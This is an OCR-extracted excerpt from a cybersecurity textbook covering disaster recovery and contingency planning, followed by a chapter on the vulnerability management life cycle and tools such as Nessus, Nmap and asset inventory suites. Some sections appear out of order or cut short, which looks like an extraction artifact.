
The disaster recovery plan is a documented set of processes and procedures that are carried out in the effort to recover the IT infrastructure in the event of a disaster. Because of many organizations' dependency on IT, it has become mandatory for organizations to have a comprehensive and well-formulated disaster recovery plan. Organizations are not able to avoid all disasters; the best they can do is plan ahead how they will recover when disasters happen. The objective of the plan is to protect the continuity of business operations when IT operations have been partially or fully stopped. There are several benefits of having a sound disaster recovery plan:

- The organization has a sense of security. The recovery plan assures it of its continued ability to function in the face of a disaster.
- The organization reduces delays in the recovery process. Without a sound plan, it is easy for the disaster recovery process to be done in an uncoordinated way, thereby leading to needless delays.

- There is guaranteed reliability of standby systems. A part of the disaster recovery plan is to restore business operations using standby systems. The plan ensures that these systems are always prepped and ready to take over during disasters.
- The provision of a standard test plan for all business operations.
- The minimization of the time taken to make decisions during disasters.
- The mitigation of legal liabilities that the organization could develop during a disaster.

The disaster recovery planning process

The following are the steps that organizations should take to come up with a comprehensive disaster recovery plan. The diagram gives a summary of the core steps. All the steps are equally important:


Forming a disaster recovery team
Performing risk assessment
Prioritizing processes and operations
Determining recovery strategies
Collecting data
Creating the disaster recovery plan
Testing the plan
Obtaining approval
Disaster recovery planning

Forming a disaster recovery team

A **disaster recovery** (**DR**) team is the team that is mandated with assisting the organization with all the disaster recovery operations. It should be all-inclusive, involving members from all departments and some representatives from top-level management. This team will be key in determining the scope of the recovery plan regarding the operations that they carry out in their individual departments. The team will also oversee the successful development and implementation of the plan.

Determining recovery strategies

The practical ways to recover from a disaster are identified and evaluated at this step. The recovery strategies need to be formulated to cover all aspects of the organization. These aspects include hardware, software, databases, communication channels, customer services, and end-user systems. At times, there may be written agreements with third parties, such as vendors, to provide recovery alternatives in times of disasters. The organization should review such agreements, the duration of their cover, and their terms and conditions. By the end of this step, the disaster recovery team should have a solution to all that may be affected by a disaster in the organization.

Creating the disaster recovery plan

The preceding steps, if performed correctly, will give the DR team enough information to make a sound disaster recovery plan that is both comprehensive and practical. The plan should be in a standard format that is easily readable and succinctly puts together all the essential information. The response procedures should be fully explained in an easy-to-understand manner. It should have a step-by-step layout and cover all that the response team and other users need to do when disaster strikes. The plan should also specify its own review and updating procedure.

Performing risk assessment

The disaster recovery team should conduct a risk assessment and identify the natural and man-made risks that could affect organizational operations, especially those tied to the IT infrastructure. The selected departmental staff should analyze their functional areas for all the potential risks and determine the potential consequences associated with such risks. The disaster recovery team should also evaluate the security of sensitive files and servers by listing the threats that they are exposed to and the impacts those threats may have. At the end of the risk assessment exercise, the organization should be fully aware of the impacts and consequences of multiple disaster scenarios. A thorough disaster recovery plan ...

Prioritizing processes and operations

Here, the representatives from each department in the disaster recovery plan identify their critical needs that need to be prioritized in the event of a disaster. Most organizations will not possess sufficient resources to respond to all the needs that arise during disasters (2). This is the reason why some criteria need to be set in order to determine which needs require the organization's resources and attention first. The key areas that need to be prioritized in the making of a disaster recovery plan include functional operations, information flow, accessibility and availability of the computer systems used, sensitive data, and existing policies (2).To come up with the most important priorities, the team needs to determine the maximum possible time that each department can operate without critical systems. Critical systems are defined as systems that are required to support the different operations that take place in an organization. A common approach to establishing priorities is to list the critical needs of each department, identify the key processes that need to take place in order to meet them, and then identify and rank the underlying

processes and operations. The operations and processes can be ranked into three levels of priority: essential, important, and nonessential.

Collecting data

To facilitate the DR team going through a complete disaster recovery process, information about the organization should be collected and documented. The relevant information that should be collected includes inventory forms, policies and procedures, communication links, important contact details, customer care numbers of service providers, and details of the hardware and software resources that the organization has (3). Information about backup storage sites and backup schedules alongside their retention duration should also be collected.

Testing the plan

The applicability and reliability of the plan should never be left to chance since it may determine the continuity of an organization after a major disaster has occurred. It should, therefore, be thoroughly tested to identify any challenges or errors that it may contain. Testing will provide a platform for the DR team and the users to perform the necessary checks and gain a good understanding of the response plan. Some of the tests that can be carried include simulations, checklist tests, full-interruption tests, and parallel tests. It is imperative that the disaster recovery plan that a whole organization will rely on is proven to be practical and effective, for both the end users and the DR team.

Live recovery

There are times when a disaster will affect a system that is still in use. Traditional recovery mechanisms mean that the affected system has to be taken offline, some backup files are installed, and then the system is brought back online. There are some organizations that have systems that cannot enjoy the luxury of being taken offline for recovery to be done. There are other systems that are structurally built in a way that they cannot be brought down for recovery. In both instances, a live recovery has to be done. A live recovery can be done in two ways. The first involves a clean system with the right configurations and uncorrupted backup files being installed on top of the faulty system. The end result is that the faulty ...

Obtaining approval

After the plan has been tested and found to be reliable, practical, and comprehensive, it should be submitted to top management to get approved.

The top management has to approve the recovery plan on two grounds:

- The first one is the assurance that the plan is consistent with the organization's policies, procedures, and other contingency plans (3).

  An organization may have multiple business contingency plans and they should all be streamlined. For instance, a DR plan that can only bring back online services after a few weeks might be incompatible with the goals of an e-commerce company.

- The second grounds for approval of the plan is that the

plan can be slotted in for annual reviews.

The top management will do its own evaluations of the plan to determine its adequacy. It is in the interests of the management that the whole organization is covered with an adequate recovery plan. The top management also has to evaluate the compatibility of the plan with the organization's goals.

Maintaining the plan

The IT threat landscape can change a lot within a very short space of time. In previous chapters, we discussed ransomware called WannaCry, and explained that it hit over 150 countries within a short time span. It caused huge losses in terms of money and even led to deaths when it encrypted computers used for sensitive functions. This is one of the many dynamic changes that affect IT infrastructures and force organizations to quickly adapt. Therefore, a good disaster recovery plan must be updated often (3). Most of the organizations hit by WannaCry were unprepared for it and had no idea what actions they should have taken. The attack only lasted a few days, but caught many organizations unaware. This clearly shows that ...

Challenges

There are many challenges that face disaster recovery plans. One of these is the lack of approval by the top management. Disaster recovery planning is taken as a mere drill for a fake event that might never happen (3).

Therefore, the top management may not prioritize the making of such a plan and might also not approve an ambitious plan that seems to be a little bit costly. Another challenge is the incompleteness of the **recovery time objective** (**RTO**) that DR teams come up with. RTOs are the key determiners of the maximum acceptable downtime for an organization. It is at times difficult for the DR team to come up with a cost-effective plan that is within the RTO. Lastly, there is the challenge of outdated plans. The IT infrastructure dynamically changes in its attempts to counter the threats that it faces. Therefore, it is a huge task to keep the disaster recovery plan updated, and some organizations fail to do this. Outdated plans may be ineffective and may be unable to recover the organization when disasters caused by new threat vectors happen.

Contingency planning

Organizations need to protect their networks and IT infrastructure from total failure. Contingency planning is the process of putting in place interim measures to allow for quick recovery from failures and at the same time limit the extent of damage caused by the failures (5). This is the reason why contingency planning is a critical responsibility that all organizations should undertake. The planning process involves the identification of risks that the IT infrastructure is subject to and then coming up with remediation strategies to reduce the impact of the risks significantly. There are many risks that face organizations, ranging from natural disasters to the careless actions of users. The impacts that these risks ...

IT contingency planning process

IT contingency planning helps organizations to prepare for future unfortunate events to ensure that they are in a position to respond to them timely and effectively. Future unfortunate events might be caused by hardware failure, cybercrime, natural disasters, and unprecedented human errors. When they happen, an organization needs to keep going, even after suffering significant damage. This is the reason why IT contingency planning is essential. The IT contingency planning process is made up of the following elaborated five steps.

Development of the contingency planning policy


A good contingency plan must be based on a clear policy that defines the organization's contingency objectives and establishes the employees responsible for contingency planning. All the senior employees must support the contingency program. They should, therefore, be included in developing a site-wide, agreed-upon contingency planning policy that outlines the roles and responsibilities of contingency planning. The policy they come up with must contain the following key elements:

- The scope that the contingency plan will cover
- The resources required
- The training needs of the organizational users
- Testing, exercising, and maintenance schedules

- Backup schedules and their storage locations
- The definitions ...

Conducting business impact analysis

Doing **business impact analysis** (**BIA**) will help the contingency planning coordinators to easily characterize an organization's system requirements and their interdependencies. This information will assist them in determining the organization's contingency requirements and priorities when coming up with the contingency plan. The main purpose of conducting a BIA, however, is to correlate different systems with the critical services that they offer (6). From this information, the organization can identify the individual consequences of a disruption to each system. Business impact analysis should be done in three steps, as illustrated in the following diagram:


Identifying the key IT resources
Business impact analysis
Identifying disruption impacts
Developing recovery priorities

Identifying the critical IT resources

Although the IT infrastructure can at times be complex and have numerous components, only a few are critical. These are the resources that support the core business processes, such as payroll processing, transaction processing, or an e-commerce shop checkout. The critical resources are the servers, the network, and the communication channels. Different businesses may, however, have their own distinct critical resources.

Identifying disruption impacts

For each of the identified critical resources, the business should identify their allowable outage times. The maximum allowable outage time is the period of unavailability of a resource within which the business will not feel major impacts (6). Again, different organizations will have different maximum allowable outage times depending on their core business processes. An e-commerce shop, for instance, has less maximum allowable outage time for its network compared to a manufacturing industry. The organization needs to keenly observe its key processes and come up with estimates of the maximum allowable time that they can remain unavailable without having adverse consequences. The best outage time estimates should be obtained by balancing the cost of a disruption and the cost of recovering an IT resource.

Developing recovery priorities

From the information that the organization will have collected from the preceding step, it should prioritize the resources that should be restored first. The most critical resources, such as communication channels and the network, are almost always the first priority. However, this is still subject to the nature of the organization. Some organizations may even prioritize the restoration of production lines higher than the restoration of the network.

Developing recovery strategies

These are the strategies that will be used to restore the IT infrastructure in a quick and effective manner after a disruption has occurred. Recovery strategies must be developed with a focus on the information obtained from the BIA. There are several considerations that have to be made while choosing between alternative strategies, such as costs, security, site-wide compatibility, and the organization's recovery time objectives (7).

Recovery strategies should also consist of combinations of methods that are complementary and cover the entire threat landscape facing an organization.

The following are the most commonly used recovery methods.

Best practices for recovery

The aforementioned processes that form part of the disaster recovery plan can achieve better results if certain best practices are followed. One of these is having an offsite location to store archived backups. The cloud is a ready solution for safe off-site storage.

Another practice is to keep recording any changes made to the IT infrastructure to ease the process of reviewing the suitability of the contingency plan against the new systems. It is also good to have proactive monitoring of IT systems so as to determine when a disaster is occurring early enough and to start the recovery process. Organizations should also implement fault-tolerant systems that can withstand a certain degree of exposure to a disaster. ...

Identifying the preventive controls

After conducting the BIA, the organization will have vital information concerning its systems and their recovery requirements. Some of the impacts that are uncovered in the BIA could be mitigated through preventative measures. These are measures that can be put in place to detect, deter, or reduce the impact of disruptions to the system. If preventative measures are feasible and at the same time not very costly, they should be put in place to assist in the recovery of the system. However, at times, it may become too costly to put in place preventative measures for all types of disruptions that may occur. There is a very wide range of preventative controls available, from those that prevent power interruptions to those that prevent fires.

Backups

Occasionally, the data contained in systems should be backed up. The backup intervals should, however, be short enough to capture reasonably recent data (7). In the instance of a disaster that leads to the loss of the systems and the data therein, the organization can easily recover. It can reinstall the system and then load the most recent backup and get back on its feet. Data backup policies should be created and implemented. The policies at the very least should cover the backup storage sites, naming conventions for the backups, the rotation frequency, and the methods for the transmission of the data to backup sites (7).

The following diagram illustrates the complete backup process:

Cloud backups have the advantage of cost, reliability, ...

Alternative sites

There are some disruptions that have long-term effects. These cause an organization to close operations at a given site for a long period. The contingency plan should provide options to continue business operations in an alternative facility.

There are three types of alternative sites: sites owned by the organization, sites acquired through agreements with internal or external entities, and sites commercially acquired through leases (7). Alternative sites are categorized based on their readiness to continue business operations. Cold sites are those that have all the adequate supportive resources for the carrying out of IT operations. The organization, however, has to install the necessary IT equipment and telecommunication services to reestablish the IT infrastructure. Warm sites are partially equipped and maintained in a state where they are ready to continue offering the moved IT systems. However, they require some preparation in order to be fully operational. Hot sites are adequately equipped and staffed to continue with IT operations when the main site is hit with a disaster. Mobile sites are transportable office spaces that come with all the necessary IT equipment to host IT systems. Lastly,

mirrored sites are redundant facilities that have the same IT systems and data as the main site and can continue operations seamlessly when the main site is facing a disaster.

The following is a summary of the alternative sites in ascending order of their readiness to continue with operations:

- Cold sites
    - Have the supportive resources ready
    - Require the installation of IT equipment and telecommunication services
- Warm sites
    - Partially equipped and kept in a ready state
    - Require preparation through staffing to be operational
- Hot sites
    - Adequately equipped and staffed to continue with IT operations
- Mirrored sites
    - Exact replicas of the main sites

Equipment replacement

Once a destructive disaster occurs, thus damaging critical hardware and software, the organization will have to make arrangements to have these replaced. There are three options that the contingency plan may go for. One of these is vendor agreements, where the vendors are notified to respond to a disaster with the necessary replacements. The other option is an equipment inventory, where the organization purchases replacements for critical IT equipment in advance and safely stores them. Once a disaster strikes, the replacement equipment may be used for replacements in the main site or installed in the alternative sites to reestablish the IT services. Lastly, the organization might opt to use any existing compatible equipment ...

Plan testing, training, and exercising

Once the contingency plan has been developed, it needs to be tested so as to identify the deficiencies that it may have. Testing also needs to be done to evaluate the readiness of employees to implement the plan when a disaster happens. Tests of contingency plans must focus on the speed of recovery from backups and alternative sites, the collaboration between recovery personnel, the performance of recovered systems on alternative sites, and the ease of restoring normal operations. Testing should be done in a worst-case scenario and should be conducted through classroom exercises or functional exercises.

Classroom exercises are the least costly, as the employees are mostly walked through the recovery operations in class before doing a practical exercise.

Functional exercises, on the other hand, are more demanding and require a disaster to be mimicked and the staff to be taught practically how they can respond.

Theoretical training is used to supplement practical training and reinforce what the employees learned during the exercises. Training should be conducted annually at the very least.

Plan maintenance

The contingency plan needs to be maintained in an adequate state so that it can respond to an organization's current risks, requirements, organization structure, and policies. Therefore, it should keep on being updated to reflect the changes made by an organization or changes in the threat landscape. The plan needs to be reviewed regularly and updated if necessary, and the updates should be documented. The review should be done at least annually and all the changes noted should be effected within a short period of time. This is to prevent the occurrence of a disaster that the organization is not yet prepared for.

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Summary

In this chapter, we have discussed ways in which organizations prepare to ensure business continuity during disasters. We have talked about the disaster recovery planning process. We have highlighted what needs to be done to identify the risks faced, prioritize the critical resources to be recovered, and determine the most appropriate recovery strategies. In this chapter, we have also discussed the live recovery of systems while they remain online. We have focused a lot on contingency planning, and discussed the entire contingency planning process, touching on how a reliable contingency plan needs to be developed, tested, and maintained.

Lastly, in this chapter, we have provided some best practices that can be used in the recovery ...

Vulnerability Management

In the previous chapters, you learned about the recovery process and how important it is to have a good recovery strategy and the appropriate tools in place. Oftentimes, an exploitation of a vulnerability might lead to a disaster recovery scenario. Therefore, it is imperative to have a system in place that can prevent the vulnerabilities from being exploited in the first place. But how can you prevent a vulnerability from being exploited if you don't know whether your system is vulnerable? The answer is to have a vulnerability management process in place that can be used to identify vulnerabilities and help you mitigate them. This chapter focuses on the mechanisms that organizations and individuals need to put in place to make it hard to be hacked. It might be impossible for a system to be 100% safe and secure; however, there are some measures that can be employed to make it difficult for hackers to complete their missions.

This chapter will cover the following topics:

- Creating a vulnerability management strategy
- Vulnerability management tools

- Implementing vulnerability management
- Best practices for vulnerability management

Creating a vulnerability management strategy

The optimal approach to creating an effective vulnerability management strategy is to make it a vulnerability management life cycle. Just like the attack life cycle, the vulnerability management life cycle schedules all vulnerability mitigation processes in an orderly way. This enables targets and victims of cybersecurity incidents to mitigate the damage that they have incurred or might incur. The right counteractions are scheduled to be performed at the right time to find and address vulnerabilities before attackers can abuse them.

The vulnerability management strategy is composed of six distinct phases. This section will discuss each of them and what they are meant to protect against. It will ...

Asset inventory

The first stage in the vulnerability management strategy should be the making of an inventory. However, many organizations lack an effective asset register and, therefore, have a hard time when securing their devices. An asset inventory is a tool that security administrators can use to go through the devices an organization has and highlight the ones that need to be covered by security software. In the vulnerability management strategy, an organization should start by giving one employee the responsibility of managing an asset inventory to ensure that all devices are recorded and that the inventory remains up to date (1). The asset inventory is also a great tool that network and system admins can use to quickly find and patch devices and systems.

Without the inventory, some devices could be left behind when new security software is being patched or installed. These are the devices and systems that attackers will target. There are hacking tools, as was seen in `Chapter 5`, *Compromising the System*, that can scan the network and find out which systems are unpatched. The lack of an asset inventory may also lead to the organization underspending or overspending on security. This is because it

cannot correctly determine the devices and systems that it needs to purchase protection for. The challenges that are expected at this stage are many. IT departments in today's organizations are often faced with poor change management, rogue servers, and a lack of clear network boundaries. Organizations also lack effective tools for maintaining the inventory in a consistent manner.

Information management

The second stage in the vulnerability management strategy is controlling how information flows into an organization. The most critical information flow is internet traffic coming from an organization's network. There has been an increase in the number of worms, viruses and other malware threats that organizations need to guard against. There has also been an increase in the traffic flow both inside and outside of local networks. The increased traffic flow threatens to bring more malware into an organization. Therefore, attention should be paid to this information flow to prevent threats from getting in or out of a network. Other than the threat of malware, information management is also concerned with the organization's ...

Risk assessment

This is the third step in the vulnerability management strategy. Before risks can be mitigated, the security team should do an in-depth analysis of the vulnerabilities that it faces. In an ideal IT environment, the security team would be able to respond to all vulnerabilities since it would have sufficient resources and time. However, in reality, there are a great many limiting factors when it comes to the resources available to mitigate risks. That is why risk assessment is crucial. In this step, an organization has to prioritize some vulnerabilities over others and allocate resources to mitigate against them. Risk assessment is comprised of five stages.

Scope

Risk assessment starts with scope identification. An organization's security team only has a limited budget. It, therefore, has to identify areas that it will cover and those that it will not. It determines what will be protected, its sensitivity, and to what level it needs to be protected. The scope needs to be defined carefully since it will determine from where internal and external vulnerability analysis will occur.

Collecting data

After the scope has been defined, data needs to be collected about the existing policies and procedures that are in place to safeguard the organization from cyber threats. This can be done through interviews, questionnaires, and surveys administered to personnel, such as users and network administrators. All the networks, applications, and systems that are covered in the scope should have their relevant data collected. This data could include the following: service pack, OS version, applications running, location, access control permissions, intrusion-detection tests, firewall tests, network surveys, and port scans. This information will shed more light on the type of threats that the networks, systems, and applications are facing.

Analysis of policies and procedures

Organizations set up policies and procedures to govern the usage of their resources. They ensure that they are put to rightful and safe use. It is therefore important to review and analyze the existing policies and procedures. There could be inadequacies in the policies. There could also be impracticalities in some policies. While analyzing the policies and procedures, one should also determine their level of compliance on the part of the users and administrators. Simply because the policies and procedures are formulated and disseminated do not mean that they are complied with. The punishments set for noncompliance should also be analyzed. In the end, it will be known whether an organization has sufficient ...

Vulnerability analysis

After the analysis of the policies and procedures, vulnerability analysis has to be done in order to determine the exposure of the organization and to find out whether there are enough safeguards to protect itself. Vulnerability analysis is done using the tools that were discussed in `Chapter 4`, *Reconnaissance*. The tools used here are the same tools that hackers use to determine an organization's vulnerabilities so that they can decide which exploits to use. Commonly, organizations will call in penetration testers to conduct this process. The biggest setback in vulnerability analysis is the number of false positives that are identified that need to be filtered out. Therefore, various tools have to be used together in order to come up with a reliable list of the existing vulnerabilities in an organization.

The penetration testers need to simulate real attacks and find out the systems and devices that suffer stress and get compromised in the process. At the end of this, the vulnerabilities identified are graded according to the risks that they pose to the organization. Vulnerabilities that have less severity and exposure usually have low ratings. There are three classes in a vulnerability grading

system. The minor class is for vulnerabilities that require lots of resources to exploit, yet have a very little impact on the organization. The moderate class is for those vulnerabilities that have moderate potential for damage, exploitability, and exposure. The high-severity class is for vulnerabilities that require fewer resources to exploit but can do lots of damage to an organization if they are.

Threat analysis

Threats to an organization are actions, code, or software that could lead to the tampering, destruction, or interruption of data and services in an organization. Threat analysis is done to look at the risks that could happen in an organization. The threats identified must be analyzed in order to determine their effects on an organization. Threats are graded in a similar manner to vulnerabilities but are measured in terms of motivation and capability. For instance, an insider may have low motivation to maliciously attack an organization but could have lots of capabilities because of the inside knowledge of the workings of the organization. Therefore, the grading system may have some differences to the one used in the vulnerability ...

Analysis of acceptable risks

The analysis of the acceptable risks is the last thing done in risk assessment. Here, the existing policies, procedures, and security mechanisms are first assessed to determine whether they are adequate. If they are inadequate, it is assumed that there are vulnerabilities in the organization. The corrective actions are taken to ensure that they are updated and upgraded until they are sufficient. Therefore, the IT department will determine the recommended standards that the safeguards should meet. Whatever is not covered is categorized as an acceptable risk. These risks might, however, become more harmful with time, and therefore they have to be analyzed. It is only after it is determined that they will pose no threat that the risk assessment will end. If they might pose a threat, safeguard standards are updated to address them.

The biggest challenge in this vulnerability management stage is the lack of availability of information. Some organizations do not document their policies, procedures, strategies, processes, and

security assets. It might, therefore, be difficult to obtain the information needed in order to complete this stage. It might be easier for small and medium-sized companies to keep documentation of everything, but it is a complex task for big companies. Big companies have multiple lines of business, departments, a lack of enough resources, a lack of disciplined documentation, and overlapping duties. The only solution to ready them for this process is by conducting regular housekeeping activities to ensure that everything important is documented and that staff clearly understand their duties.

Vulnerability assessment

Vulnerability assessment closely follows risk assessment in the vulnerability management strategy. This is because the two steps are closely related. Vulnerability assessment involves the identification of vulnerable assets. This phase is conducted through a number of ethical hacking attempts and penetration tests. The servers, printers, workstations, firewalls, routers, and switches on the organizational network are all targeted with these attacks. The aim is to simulate a real hacking scenario with the same tools and techniques that a potential attacker might use. The majority of these tools were discussed in the reconnaissance and compromising the system chapters. The goal in this step is not only to identify the ...

Reporting and remediation tracking

After the vulnerability assessment comes to the reporting and remediation stage. This phase has two equally important tasks: reporting and remediation. The task of reporting helps the system admins to understand the organization's current state of security and the areas in which it is still insecure, and it points these out to the person responsible. Reporting also gives something tangible to the management so that they can associate it with the future direction of the organization. Reporting normally comes before remediation so that all the information compiled in the vulnerability management phase can seamlessly flow to this phase.

Remediation starts the actual process of ending the cycle of vulnerability management. The vulnerability management phase, as was discussed, comes to a premature ending after analyzing the threats and vulnerabilities as well as outlining the acceptable risks. Remediation compliments this by coming up with solutions to the threats and vulnerabilities identified. All the vulnerable hosts,

servers, and networking equipment are tracked down and the necessary steps are established to remove the vulnerabilities as well as protect them from future exploits. It is the most important task in the vulnerability management strategy, and if it is well executed, the vulnerability management is deemed to be a success. Activities in this task include identifying missing patches and checking for available upgrades to all systems in an organization. Solutions are also identified for the bugs that were picked up by scanning tools. Multiple layers of security, such as antivirus programs and firewalls, are also identified at this stage. If this phase is unsuccessful, it makes the whole vulnerability management process pointless.

As expected, this phase sees a coming together of a great many challenges since it is the phase where all vulnerabilities have their solutions identified. The first challenge arises when reporting is partial and does not contain all the required information about the risks that the organization faces. A poorly written report may lead to poor remediation measures and thus leave the organization still exposed to threats. The lack of software documentation may also bring about challenges in this phase. The vendors or manufacturers of software often leave documentation that includes an explanation of how updating is to be done. Without it, it may prove hard to update bespoke software. Poor communication between software vendors and the organization may also bring about challenges when the patching of a system needs to be done. Lastly, remediation can be compromised by the lack of cooperation of the end users. Remediation may introduce downtimes to end users, something that they never want to experience.

Response planning

Response planning can be thought of as the easiest, but nevertheless a very important, step in the vulnerability management strategy. It is easy because all the hard work will have been done in the previous five steps. It is important because, without its execution, the organization will still be exposed to threats. All that matters in this phase is the speed of execution. Large organizations face major hurdles when it comes to executing it because of a large number of devices that require patches and upgrades.

An incident happened when Microsoft announced the existence of the MS03-023 and released a patch for it. Smaller organizations that have short response plans were able to patch their operating systems with an update ...

Vulnerability management tools

The available vulnerability management tools are many, and for the sake of simplicity, this section will discuss the tools according to the phase that they are used in. Therefore, each phase will have its relevant tools discussed and their pros and cons given. It is worth noting that not all the tools discussed may deal with the vulnerabilities themselves. Their contributions are, however, very important to the whole process.

Asset inventory tools

The asset inventory phase is aimed at recording the computing assets that an organization has so as to ease their tracking when it comes to performing updates. The following are some of the tools that can be used in this phase.

Peregrine tools

Peregrine is a software development company that was acquired by HP in 2005. It has released three of the most commonly used asset inventory tools. One of these is the asset center. It is an asset management tool that is specifically fine-tuned to meet the needs of software assets. The tool allows organizations to store licensing information about their software. This is an important piece of information that many other asset inventory systems leave out. This tool can only record information about the devices and software in the organization. However, sometimes there is a need for something that can record details about the network. Peregrine created other inventory tools specifically designed for recording assets on a network. These are the network discovery and desktop inventory tools that are commonly used together. They keep an updated database of all computers and devices connected to an organization's network. They can also provide extensive details about a network, its physical topology, the configurations of the connected computers, and their licensing information. All these tools are provided to the organization under one interface. Peregrine tools are scalable, they easily integrate, and are flexible enough to cater for changes in a network. Their disadvantage shows itself when there are rogue desktop clients in a network since the tools will normally ignore them.

LANDesk Management Suite

The LANDesk Management Suite is a vigorous asset inventory tool that is commonly used for network management (4). The tool can provide asset management, software distribution, license monitoring, and remote-based control functionalities over devices connected to the organizational network (4). The tool has an automated network discovery system that identifies new devices connected to the network. It then checks against the devices that it has in its database and adds the new devices if they have never been added. The tool also uses inventory scans running in the background on clients, and this enables it to know information specific to the client, such as license information (4). The tool is highly scalable and gives ...

StillSecure

This is a suite of tools created by Latis Networks that provide network discovery functionalities to users (5). The suite comes with three tools tailored for vulnerability management—namely desktop VAM, server VAM, and remote VAM. These three products run in an automated way where they scan and provide a holistic report about a network. The scanning times can also be manually set according to the user's schedule to avoid any network sluggishness that may arise because of the scanning processes. The tools will document all the hosts in a network and list their configurations. The tools will also show the relevant vulnerability scans to be run on each host. This is because the suite is specifically created for vulnerability assessment and management.

The main advantage of this tool is that it scans and records hosts on a network without requiring the installation of a client version on them, like the previously discussed tools. The suite's remote VAM can be used to discover devices running on the perimeter of an internal network from the outside. This is a major advantage when compared to the other inventory tools that have been previously discussed. The suite gives users an option to group the inventory by different business units or through the normal system administrator's sorting methods. The main con of this suite is that,

since it does not install a client on the hosts it limits, it is unable to collect in-depth information about them. The main aim of an asset inventory tool is to capture all the relevant information about the devices in an organization, and this suite may at times fail to provide this quality of data.

Foundstone's Enterprise

Foundstone's Enterprise is a tool by Foundscan Engine that performs network discovery using IP addresses. The tool is normally set up by the network administrator to scan for hosts assigned a certain range of IP addresses. The tool can be set to run at scheduled times that the organization deems to be most appropriate. The tool has an enterprise web interface where it lists the hosts and services it has found running on the network. The tool is also said to scan intelligently for vulnerabilities that the hosts may have and give periodic reports to the network admin. However, the tool is seen as falling short of being the ideal asset inventory tool since it only collects data related to vulnerability scanning:

Information management tools

The information management phase concerns the control of the information flow in the organization. This includes the dissemination of information about intrusions and intruders to the right people who can take the recommended actions. There are a number of tools that offer solutions to help with the dissemination of information in organizations. They use simple communication methods such as emails, websites, and distribution lists. Of course, all of these are customized to fit an organization's security incident policies. During security incidents, the first people that have to be informed are those in the incident response team. This is because their speed of action may determine the impacts that security vulnerabilities have in an organization. Most of the tools that can be used to reach them are web-based. One of these tools is the CERT Coordination Center. It facilitates the creation of an online command center that alerts and periodically informs a select number of people via email (6). Another tool is Security Focus, which uses a similar strategy as the CERT tool (7). It creates mailing lists to inform the incident response team when a security

incident has been reported.

Symantec Security Response is also another information-management tool (8). There are many advantages of this tool, one of which is that it keeps the incident response team informed. Symantec is renowned globally for its in-depth internet security threat reports. These annual publications are great for learning how cybercriminals are evolving each year. The report also gives meaningful attack statistics. This allows the incident response teams to adequately prepare for certain types of attacks based on the observable trends. As well as this publication, the tool also provides you with the Shadow Data Report, Symantec Intelligence Report, and security white papers (8). The tool also provides threat spotlights for some types of attacks that organizations must prevent. It also has an intelligent system called **DeepSight** that provides 24-7 reporting (8). IT has an A-to-Z listing of risks and threats together with their countermeasures. Finally, the tool provides users with links to Symantec AntiVirus, which can be used to remove malware and treat infected systems. This tool is well-rounded in information management and is, therefore, highly recommendable.

These tools are the most commonly used out of the many available on the internet. The most obvious similarity in all these tools is the use of email alerts through mailing lists. The mailing lists can be set up so that incident responders get the alerts first, and once they have verified a security incident, the rest of the users in an organization can be informed. Organizational security policies are at times good tools that complement these online tools. During an attack, the local security policies can guide users as to what they can do and who they should contact.

Risk assessment tools

Most risk assessment tools are developed in-house since all organizations do not face the same risks at the same time. There are many variations in risk management, and that is why it might be tricky to use only one choice of software as the universal tool to identify and assess the risks that an organization users. The in-house tools that organizations use are checklists developed by the system and network administrators. The checklist should be made up of questions about potential vulnerabilities and threats that the organization is exposed to. These questions will be used by the organization to define the risk levels of the vulnerabilities identified within its network. The following is a set of questions that can ...

Vulnerability assessment tools

Because of the increase in the number of cybersecurity threats that face organizations, there has been a corresponding growth in the number of vulnerability-scanning tools. There are many freeware and premium tools for organizations to choose from. Most of these tools were discussed in `Chapter 4`, *Reconnaissance* and `Chapter 5`, *Compromising the System*. The two most commonly used vulnerability scanners are Nessus and NMap (the latter of which can be used as a basic vulnerability tool via its scripting function). NMap is highly flexible and can be configured to address the specific scanning needs of the user. It quickly maps a new network and provides information about the assets connected to it and their vulnerabilities.

Nessus can be thought of as an advancement of the Nmap scanner. This is because Nessus can perform an in-depth vulnerability assessment of the hosts connected to a network (9). The scanner will be able to determine their operating systems versions, missing patches, and the relevant exploits that can be used against the

system. The tool also sorts the vulnerabilities according to their threat levels. Nessus is also highly flexible such that its users can write their own attack scripts and use them against a wide range of hosts on the network (9). The tool has its own scripting language to facilitate this. It is a great feature since, as was stated when we discussed the challenges faced in this step, many scanners do not find the perfect balance between a good interface and a high level of flexibility. There are other related tools that can also be used for scannings, such as Harris STAT, Foundstone's Foundscan, and Zenmap. Their functionalities are, however, similar to those of both Nessus and Nmap.

Reporting and remediation tracking tools

This step of the vulnerability management strategy allows incident responders to come up with the appropriate ways to mitigate the risks and vulnerabilities faced by an organization. They need tools that can tell them the current security state of the organization and to track all the remediation efforts. There are many reporting tools, and organizations tend to prefer the ones that have in-depth reporting and can be customized for several audiences. There are many stakeholders in an organization and not all of them can understand technical jargon. At the same time, the IT department wants tools that can give them the technical details without any alterations. Therefore, the separation of audiences ...

